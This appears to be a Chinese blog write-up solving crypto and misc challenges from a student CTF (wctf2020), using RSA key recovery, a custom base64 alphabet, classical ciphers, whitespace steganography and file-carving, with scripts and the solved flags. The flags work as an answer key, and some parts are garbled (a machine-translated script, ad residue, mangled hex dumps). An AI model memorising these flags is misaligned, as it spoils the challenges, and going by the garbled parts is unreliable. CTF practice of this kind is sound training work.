2019年2月，布里斯托大学数学教授安德鲁·布克(Andrew Booker)创建了一个算法，来寻找 $x^3 + y^3 + z^3 = k$ 的解，该算法运行时涉及到 10^{16} 次数值，在算法运行几周后获得了33的答案：
 $(8,866,128,975,287,528)^3 + (-8,778,405,442,862,239)^3 + (-2,736,111,468,807,040)^3 = 33$.

2019年9月，来自麻省理工学院研究人员Andrew Sutherland和英国布里斯托尔大学的Andrew Booker合作进行了一项超长时间计算，他们使用了超100万小时的慈善引擎计算后，终于破解了
 $42, (-80538738812075974)^3 + 80435758145817515^3 + 12602123297335631^3 = 42$.

https://blog.csdn.net/weixin_45883223

80538738812075974 + 80435758145817515 + 12602123297335631 =

173,576,620,255,229,120

2进制 8进制 10进制 16进制

17357662

转换

8进制结果：	102155536
2进制结果：	1000010001101101101011110
16进制结果：	108db5e

https://blog.csdn.net/weixin_45883223

算积分

$$\int_0^{22} 2x \, dx + 36 \leftarrow$$

(sqr(22) + 36) × 1314 =

683,280

2进制 8进制 10进制 16进制

683280

转换

8进制结果:	2466420
2进制结果:	10100110110100010000
16进制结果:	a6d10 https://blog.csdn.net/weixin_45883223

情书

RSA算法，四位一组共八组，公钥2537和13，私钥2537和937，解出来iloveyou（也可根据“情书”盲猜诈骗）

Premise: Enumerate the alphabet by 0、1、2、.....、25

Using the RSA system

Encryption: 0156 0821 1616 0041 0140 2130 1616 0793

Public Key: 2537 and 13

Private Key: 2537 and 937

flag: wctf2020{Decryption}

B@se

base64的变种

The screenshot shows a challenge interface with the following details:

- Challenge: B@se 534
- Solves: 37 Solves
- Author: 52HeRtz
- Description: do you know base64?
- Encoded string: MyLkTaP3FaA7KOWjTmKkVjWjVzKjdeNvTnAjoH9iZOlvTeHbvD==
- Download button: tb.txt
- Buttons: Flag, Submit
- Link: https://blog.csdn.net/weixin_45883223

j, u, 3, 4, 排列组合一波

可知变种表里缺了四位，分别是

JASGBWcQPRXEFbCDI1mnHUVKYdMovwipatNOefghq56rs****kxyz012789+/

oh holy shit, something is missing...|

本，最后试出来34uj的顺序是对的

写个python脚

```
import base64
s1="JASGBWcQPRXEFbCDI1mnHUVKYdMovwipatNOefghq56rs34ujkxyz012789+/"
s2="ABCDEFGHIJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
base=b'MyLkTaP3FaA7KOWjTmKkVjWjVzKjdeNvTnAjoH9iZOlvTeHbvD=='
flag=''
for i in base:
    if chr(i) != '=':
        index = s1.find(chr(i))
        flag += s2[index]
    else:
        flag += '='
print(flag)
print(base64.b64decode(flag))
```

运行结果

```
d2N0ZjIwMjB7YmFzZTY0XzFzX3YzcnlfZUBzeV9hbmrFZnVOfQ==
b'wctf2020{base64_1s_v3ry_e@sy_and_fun}'
```

babysa

又是RSA

```
c = 28767758880940662779934612526152562406674613203406706867456395986985664083182  
n = 73069886771625642807435783661014062604264768481735145873508846925735521695159  
e = 65537
```

GitHub上下载RsaCtfTool，根据n和e算出来PEM格式的公钥

```
(RsaCtfTool) root@kali:~/Downloads/RsaCtfTool# ./RsaCtfTool.py --createpub -n 73069886771625642807435783661014062604264768481735145873508846925735521695159 -e 65537  
----BEGIN PUBLIC KEY----  
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAItAKGMFx5u+BM8Lz8Qgt2I5y4Vb0g6FTmq  
5n/egdUD+DW3AgMBAE=  
----END PUBLIC KEY----
```

再根据公钥算出来PEM格式的私钥

```
(RsaCtfTool) root@kali:~/Downloads/RsaCtfTool# ./RsaCtfTool.py --publickey ./key.pub --private  
----BEGIN RSA PRIVATE KEY----  
MIGrAgEAAiEAoYwXHm74EzwvPxCC3YjnLhVvSDoVOarmf96B1QP4NbcCAwEAAQIg  
RDc9w/Ij+ytC4Ap+2EFpLMvEBq3xSjt0kFJPr5QOHtECEQC0XkWHSf6fEnj5xxea  
+xaVAhEBInyb41KVTsIHxz7pniEGwIRAIK3QeV25gc0Ae9sglr1AYUCEQDV7003  
tXh02n0mXfLv9U4FAhA55E000sLFka/zTv5I+HQg  
----END RSA PRIVATE KEY----
```

用在线ctf工具根据

私钥解析出d

```
----BEGIN RSA PRIVATE KEY----  
MIGrAgEAAiEAoYwXHm74EzwvPxCC3YjnLhVvSDoVOarmf96B1QP4NbcCAwEAAQIg  
RDc9w/Ij+ytC4Ap+2EFpLMvEBq3xSjt0kFJPr5QOHtECEQC0XkWHSf6fEnj5xxea  
+xaVAhEBInyb41KVTsIHxz7pniEGwIRAIK3QeV25gc0Ae9sglr1AYUCEQDV7003  
tXh02n0mXfLv9U4FAhA55E000sLFka/zTv5I+HQg  
----END RSA PRIVATE KEY----
```

解析

结果

公钥(n)	7306988677162564280743578366101406260426476848173514587350884692 5735521695159
公钥(e)	65537
私钥(d)	300540765014400560005000020015500000770057020010600506000154511

写个

python脚本

```
from binascii import a2b_hex
c=28767758880940662779934612526152562406674613203406706867456395986985664083182
d=30854876581442056228588093398155288897790570329196285069001545119486056472273
n=73069886771625642807435783661014062604264768481735145873508846925735521695159
flag=a2b_hex(hex(pow(c,d,n))[2:])
print(flag)
```

运行结果

```
b'wctf2020{just @_piece_0f_cak3}'
```

佛说：只能四天

根据提示“圣经分为《旧约全书》和《新约全书》”可知是新与佛论禅，Google一下在线工具，复制粘贴并在开头加上 佛曰： 参悟佛所言的真谛，解码出了核心价值观编码

The screenshot shows a web browser window with the URL hi.pcmoe.net/buddha.html. The page has a dark header with various links and a logo for '萌研社'. Below the header is a large yellow banner with the text '新约佛论禅' (New Testament Buddhist Canon). The main content area contains a large block of text that is a mix of Chinese characters and English words, appearing to be a encoded message. At the bottom of this area are three buttons: '听佛说宇宙的奥秘 ↓↓', '参悟佛所言的真谛 ↑↑', and '帮助 ??'. Below this is another section with more text and a link at the bottom right: https://blog.csdn.net/weixin_45883223.

在线ctf工具解码，根据结尾的doyouknowfense可知是栅栏密码

核心价值观编码

社会主义核心价值观：富强、民主、文明、和谐；自由、平等、公正、法治；爱国、敬业、诚信、友善

RLJDQTOVPTQ606duws5CD6IB5B52CC57okCaUUC3S04OSOWG3LynarAVGRZSJRAEYZ_oee_doyouknowfence

编 码

解 码

平等文明自由友善公正自由诚信富强自由平等民主平等自由自由友善敬业平等公正平等富强平等自由平等民主和谐公正公正自由法治平等法治法治和谐和平等自由和谐自由和谐公正自由敬业自由文明和谐平等自由文明和谐平等和谐文明自由和谐公正诚信平等公正诚信民主自由和谐公正民主平等平等平等平等自由和谐和谐平等和谐自由诚信平等和谐自由友善敬业平等和谐自由友善敬业平等法治自由法治和谐和谐自由友善公正法治敬业公正友善爱国公正民主法治文明自由民主平等公正自由法治平等文明平等友善自由平等和谐自由友善自由平等文明自由民主自由平等平等敬业自由平等平等诚信富强平等友善敬业公正诚信平等公正友善敬业公正平等平等诚信平等公正自由公正诚信平等法治敬业公正诚信平等公正友善平等公正诚信自由公正友善敬业法治法公正公正平等公正诚信自由公正和谐公正平等

——https://blog.csdn.net/weixin_4588323

去掉结尾的doyouknowfense后在线解码，每组字数试到4出来了doyouknowCaesar可知是凯撒密码

RLJDQTOVPTQ606duws5CD61B5B52CC57okCaUUC3S040S0WG3LynarAVGRZSJRAEYZ_ooe_

每组字数 4 加密 解密

R5UALCUVJDCGD63RQISZTBOS054JVBORP5SAT20EQCWY6CGEO53Z67L_doyouknowCaesar_

栅栏密码是一种简单的移动字符位置的加密方法，规则简单，容易破解。栅栏密码的加密方式：把文本按照一定的字数分成多个组，取每组第一个字连起来得到密文1，再取每组第二个字连起来得到密文2.....最后把密文1、密文2.....连成整段密文。例如：blog.csdn.net/weixin_4588323

在线凯撒解码（凯撒因为位移是3所以被叫作凯撒）

R5UALCUVJDCGD63RQISZTBOS054JVBORP5SAT20EQCWY6CGEO53Z67L

位移 3 加密 解密

O5RXIZRSGAZDA63ONFPWQYLPL54GSYLOM5PXQ2LBNZTV6ZDBL53W67I

凯撒密码最早由古罗马军事统帅盖乌斯·尤利乌斯·凯撒在军队中用来传递加密信息，故称凯撒密码。这是一种位移加密方式，只对26个字母进行位移替换加密，规则简单，容易破解。下面是位移1次的对比：

——https://blog.csdn.net/weixin_4588323

把得到的编码base解码，base64失败，base32成功了

Base32编码解码

香港服务器低至1.63元/日

以品质为核心打造高性价比产品与服务,支持7*24小时服务,5天无理由退款,

niaoyun.com

打开

05RXIZRSGAZDA63ONFPWQYLPL54GSYLOM5PXQ2LBNZTV6ZDBL53W67I

wctf2020{ni_hao_xiang_xiang_da_wo}


复制

https://blog.csdn.net/weixin_45883223

Misc

Space Club

打开文件是个空的txt，Ctrl+A发现有好多有规律的空格



Google一下找到了一篇UUTCTF 2019的writeup（英文的，翻译一下）

我们可以获得代表单词文档的xml文件。在创建的word目录中检查生成的文件document.xml，我们可以看到几个长条带，因此是空白。我的队友很快注意到这些是十六进制数字，其中每两个对应于ASCII表中的值。前两个数字是5，指向字母U。在这种情况下，显然意味着带有标志。

我们现在要做的就是“注意文档中的空白”，这意味着删除xml文件中也出现在.docx文件中的空格。这样做之后，剩下的挑战就变成了实现以下脚本来计算空间并为查找表建立索引。

```
1 f = 打开("./word/document.xml", "r")
2
3 文字 = f.阅读()
4
5 to_hex = [ '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'A', 'B', 'C', 'D', 'E' ]
6
7 空间 = 0
8 为 c 的文字:
9
10 如果 c == '': 空格 += 1
11 如果 c != '' 并且 space > 0:
12   打印(<to_hex[space], end='')
13   空间 = 0
```

把代码copy一下，路径改成自己的，并要在前面加上一个r（报错了，百度才知道的），否则不行

```

f = open(r"C:\Users\1\Desktop\space-1.txt", "r")

text = f.read()

to_hex = [ '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'A', 'B', 'C', 'D', 'E', 'F' ]

space = 0
for c in text:

    if c == ' ': space += 1
    if c != ' ' and space > 0:
        print(to_hex[space], end='')
    space = 0

```

运行结果全是6和C

```

6CCC6CCC6CC666CC6CCC6C666CC66CC666CC66C666CC66666CCCC6CC6CC6C66666CC66CC6CCC66C66CC66C6C6CCCCC
66CC666C6CCC66CC6C6CCCCC6CCCC66C66CC66666CCC6C6C6CCC66C66CC66CC6CCC66C66CC666666CC66CCC6C6CCCCC6CCC66CC
66CC666C6CCCC6666C6CCCCC6CCC66CC666C6CCCC66CC66666CCC6C6C6CCC66C66CC666666CC66CCC6C6CCCCC6CCC66CC

```

盲猜一波是二进制，自己写个C++把6换成0， C换成1

```

#include<bits/stdc++.h>
using namespace std;
int main()
{
    string s="6CCC6CCC6CC666CC6CCC6C666CC66CC666CC66C666CC66666CCCC6CC6CC6C66666CC66CC6CCC66C66CC66CC66
C6C6C6CCCCC66CC666C6CCC66CC6C6CCCCC6CCCC66C66CC66666CCC6C6C6CCC66C66CC66CC6CCC66C666666CC66CCC6C6CC
CCC6CCC66CC66CC666C6CCCC6666C6CCCC66CC66CC66666CCC6C6C6CCC66C66CC666666CC66CCC6C6CCCC6666CCCC6C";
    for(int i=0;i<s.size();i++)
    {
        if(s[i]=='6')
            s[i]='0';
        else
            s[i]='1';
    }
    cout<<s;
    return 0;
}

```

运行结果

选择C:\Users\1\Desktop\空格.exe
01110111011000110111010001100110001100100011000000110010001100000111101101101000001100110111001001100101010111100110001
01110011010111101111001001100000111010101110010010111101100110110010000001100111010111101110011001100101111000
0101111011100110011000101111000010111101011001100110001011110001111101
Process exited after 1.736 seconds with return value 0
请按任意键继续. . .

https://blog.csdn.net/weixin_45883223

在线二进制转字符串

输入二进制文本:

```
0111011101100011011101000110011000110010001100000011001000111101101101000011001101110010011001010101111001100010111001101011110111100100  
110000011101010111001001011110110011001100010000001100111010111101110011001100010111100001011110111001100110001011110001011110111001100110  
001011110000111101
```


转换后的文本:

wctf2020{h3re_1s_y0ur_fl@g_s1x_s1x_s1x}

https://blog.csdn.net/weixin_45883223

Welcome


文件夹里的三个文件要一起，不能只把exe拿出来，丢到ida里也看不出来啥东西



题目说明

可能需要Windows7以更高版本的Windows环境
需要用到你的摄像头
需要用到你帅气美丽的脸蛋

Google一下是第十二届全国大学生信息安全竞赛线上初赛的签到题，摄像头里要识别到三个人脸



就出来flag了

爬

下载下来是无后缀文件



丢到winhex里看一下在开头发现了PDF

WinHex - [%E7%88%AC]

File Edit Search Navigation View Tools Specialist Options Window Help

Case Data File Edit

%E7%88%AC

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
00000000	25	50	44	46	2D	31	2E	37	0D	0A	25	B5	B5	B5	0D	%PDF-1.7	
00000016	0A	31	20	30	20	6F	62	6A	0D	0A	3C	3C	2F	54	79	70	
00000032	65	2F	43	61	74	61	6C	6F	67	2F	50	61	67	65	73	20	
00000048	32	20	30	20	52	2F	4C	61	6E	67	28	65	6E	2B	55	53	
00000064	29	20	2F	53	74	72	75	63	74	54	72	65	65	52	6F) /StructTreeRoo	
00000080	74	20	31	37	20	30	20	52	2F	4D	61	72	6B	49	6E	66	
00000096	6F	30	3C	2F	4D	61	72	6B	65	64	20	74	72	75	65	3E	
00000112	3E	2F	45	65	74	61	64	61	74	61	20	35	20	30	20	>/Metadata 55 0	
00000128	52	2F	56	69	65	77	65	72	50	72	65	66	65	72	65	R/ViewerPreferen	
00000144	63	65	73	20	35	36	20	30	20	52	3E	3B	0D	0A	65	6E	
00000160	64	6F	62	6A	0D	0A	32	20	30	20	6F	62	6A	0B	0A	3C	
00000176	3C	2F	54	79	70	65	2F	50	61	67	65	73	2F	43	6F	75	
00000192	6E	74	20	31	2F	4B	69	64	73	5B	20	33	20	30	20	</Type/Pages/cou	
00000208	5D	20	3E	0D	0A	65	6E	64	6F	62	6A	0D	0A	33	20] >> endobj 3	
00000224	30	20	6F	62	6A	0D	0A	3C	3C	2F	54	79	70	65	2F	50	
00000240	61	67	65	2F	50	61	72	65	6E	74	20	32	20	30	20	52	
00000256	2F	52	65	73	6F	75	72	63	65	73	3C	3C	2F	46	6F	6E	
00000272	74	3E	3C	2F	44	31	20	35	20	30	20	52	2F	44	32	20	
00000288	39	20	30	20	52	3E	2F	45	78	74	47	53	74	61	74	9 0 R>>/ExtSt	
00000304	65	30	3C	2F	47	53	37	20	37	20	30	20	52	2F	47	53	
00000320	38	20	38	20	30	20	52	3E	2F	58	4F	62	6A	65	63	e</GS7 7 0 R/GS	
00000336	74	3E	3C	2F	49	6D	61	67	65	31	34	20	31	34	20	30	
00000352	20	52	2F	49	6D	61	67	65	31	35	20	31	35	20	30	t</Image14 14 0	
00000368	52	3E	3E	2F	50	72	6F	63	65	74	58	2F	50	44	46	R>>/ProcSet{/PDF	
00000384	2F	54	65	78	72	49	6D	61	67	65	42	2F	49	6D	61	/Text/ImageB/Ima	
00000400	67	65	43	2F	49	6D	61	67	65	49	5D	20	3E	3B	2F	4D	
00000416	65	64	69	61	42	6F	78	58	20	30	20	30	31	32	ediaBox[0 0 612		
00000432	20	37	39	32	50	20	2F	43	6F	6E	74	65	6E	74	73	20	
00000448	34	20	30	20	52	2F	47	72	6F	75	70	3C	3C	2F	54	79	
00000464	70	65	2F	47	72	6F	75	70	2F	53	2F	54	72	61	6E	73	
00000480	70	61	72	65	63	79	29	43	53	2F	44	65	76	69	63	pe/Group/S/Trans	
00000496	65	52	47	42	3E	2F	54	61	62	73	23	53	2F	53	74	eRGB>>/Tabs/S/St	
00000512	72	75	63	74	50	61	72	65	64	74	23	20	30	38	3E	ructParents 0>	
00000528	0A	65	6E	64	6F	62	6A	0B	0A	34	20	30	20	6F	62	6A	
00000544	0D	0A	3C	2C	4F	66	6C	74	65	72	2F	46	6C	61	74	</Filter/Flat	
00000560	65	44	65	63	6F	64	65	2F	4C	65	6E	67	74	62	20	34	
00000576	39	37	3B	3E	0D	0A	73	74	72	65	61	6D	0D	0A	78	9C	
00000592	A9	97	4D	6B	D0	30	10	8E	E0	06	FF	87	39	26	85	6A	
00000608	35	A3	1D	C0	B2	90	AC	77	43	4A	53	5A	B2	90	43	5E	
00000624	E9	61	09	89	73	48	B6	5F	B7	FF	FA	CA	6E	20	1B	E2	
00000640	25	95	32	3B	D0	12	08	0E	33	A5	FF	5B	4B	30	FB	0E	
00000656	F3	F9	EC	62	79	DB	81	5D	2C	E0	B4	5B	C2	CF	B0	B1	
00000672	C6	0E	57	42	02	0B	3E	DF	43	22	F8	75	03	36	57	EF	
00000688	60	D7	36	A7	9B	B6	99	AD	11	10	8D	65	D8	DC	B6	0D	
00000704	E6	75	16	10	9C	F5	C6	0A	04	9B	8C	78	03	C4	E7	75	
00000720	67	97	01	FA	DF	F9	9D	0D	0F	B3	F8	3B	6B	9B	AF	g- dññ ð *øð;k-	

Page 1 of 156

Offset: 240

= 97 Block:

n/a Size: 5

Data Interpreter

8 Bit (±): 97
16 Bit (±): 26,465
32 Bit (±): 795,174,753

把后缀加上.pdf就可以打开了



Flag 被图片覆盖住了

https://blog.csdn.net/weixin_45883223

flag被图片覆盖住了，把图片拖开就看到了16进制字符串（不要转成word再拖），在线16进制转字符串即可


"0x76374663230323070746831735f31735f405f7064665f616e645f7930755f63616e5f7573655f70686f7430736830707d"

Flag 被图片覆盖住了


https://blog.csdn.net/weixin_45883223

Find me

以为是图片隐写，winhex, binwalk都没啥线索



属性的详细信息里发现了八点式盲文，Google在线工具（千千秀字）解码即可，不要丢掉结尾的=，我刚开始以为没用，解不出来，白费了我几个小时搜别的工具





文本加密为盲文

广告 X

从零基础到面试，70天攻克算法

从链表数组，到动态规划与红黑树等，从浅入深带你掌握大厂必考知识点

极客大学

打开

从零基础到面试，70天攻克算法


加密 解密 使用密码

wctf2020{y\$0\$u_f\$1\$n\$d\$_M\$e\$e\$e\$e\$e}

